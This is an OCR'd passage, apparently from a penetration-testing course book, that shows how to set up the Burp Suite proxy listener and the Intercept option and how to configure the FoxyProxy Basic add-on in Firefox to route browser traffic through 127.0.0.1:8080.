

Figure 95: Proxy Listeners

By default, Burp Suite enables a proxy listener on localhost:8080. This is the host and port that our browser must connect to in order to proxy traffic through Burp Suite. We will leave these default settings.

The *Intercept* tool is enabled at start up in Burp Suite's default configuration. We can check this setting under *User options* > *Misc* > *Proxy Interception*. However, many users prefer to disable Intercept on startup, which can be done by selecting *Always disable*. Either way, we can still manually toggle Intercept on and off through *Proxy* > *Intercept* > *Intercept is on/off*.



Figure 96: Disabling Intercept on Startup

Next, we'll select *Proxy* and then *HTTP history*. The contents will be blank until traffic has been sent through Burp Suite:



Figure 97: Proxy History

According to its author, *FoxyProxy Basic*[245] is a "simple on/off proxy switcher" add-on for Firefox. We will use it to enable or disable the Firefox proxy settings. Let's install that now. We can do it from within Firefox by clicking the *Open menu* button and selecting "Adds Ons" from the menu:



Figure 98: Firefox Menu

[245] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-basic/

Once the *Add-ons Manager* page is open, we will search for "FoxyProxy Basic" by entering it in the search box in the upper right hand corner of the page and pressing enter:



Figure 99: Firefox Add-ons Manager

At the time of this writing, there are two versions of FoxyProxy available: Basic and Standard. We will use Basic because it is easier to configure and we don't need any of the extra functionality of the Standard version:



Figure 100: Firefox Add-ons Search Results

We'll click *FoxyProxy Basic* to view more details about the extension and then click *Add to Firefox* to install the add-on:



Figure 101: FoxyProxy Basic

Once we accept the permissions for FoxyProxy Basic, we'll click *Add* to finish the installation. A welcome page for FoxyProxy will open automatically when the installation is complete. We should also have a new icon to the right of the URL bar:



Figure 102: FoxyProxy Basic Shortcut

FoxyProxy is disabled by default. We can verify this visually by looking at the icon. If it has a red circle with a slash through it, the add-on is disabled. Before enabling it, we need to add a profile.

First, we'll click the small fox head icon to open the configuration screen and select *Options*:



Figure 103: FoxyProxy Basic Shortcut

On the Options page, we'll click *Add* to open the "Add Proxy" screen.



Figure 104: FoxyProxy Basic Options

To set up a profile for Burp Suite, we will first set *Proxy Type* to "HTTP", enter "Burp" for the *Title*, and "127.0.0.1" for *IP address*. In addition, we will add the Burp Suite proxy listener port number, which we left as the default of 8080. Finally, we'll click *Save*.



Figure 105: FoxyProxy Basic Settings for Burp Suite

After we save, we will see our new proxy listed on the Options page. We can enable it by clicking the FoxyProxy icon again and then clicking *Use proxy Burp for all URLs (ignore patterns)*.



Figure 106: Selecting a FoxyProxy Profile

The FoxyProxy icon should no longer be crossed out and it should display “Burp” over the icon.

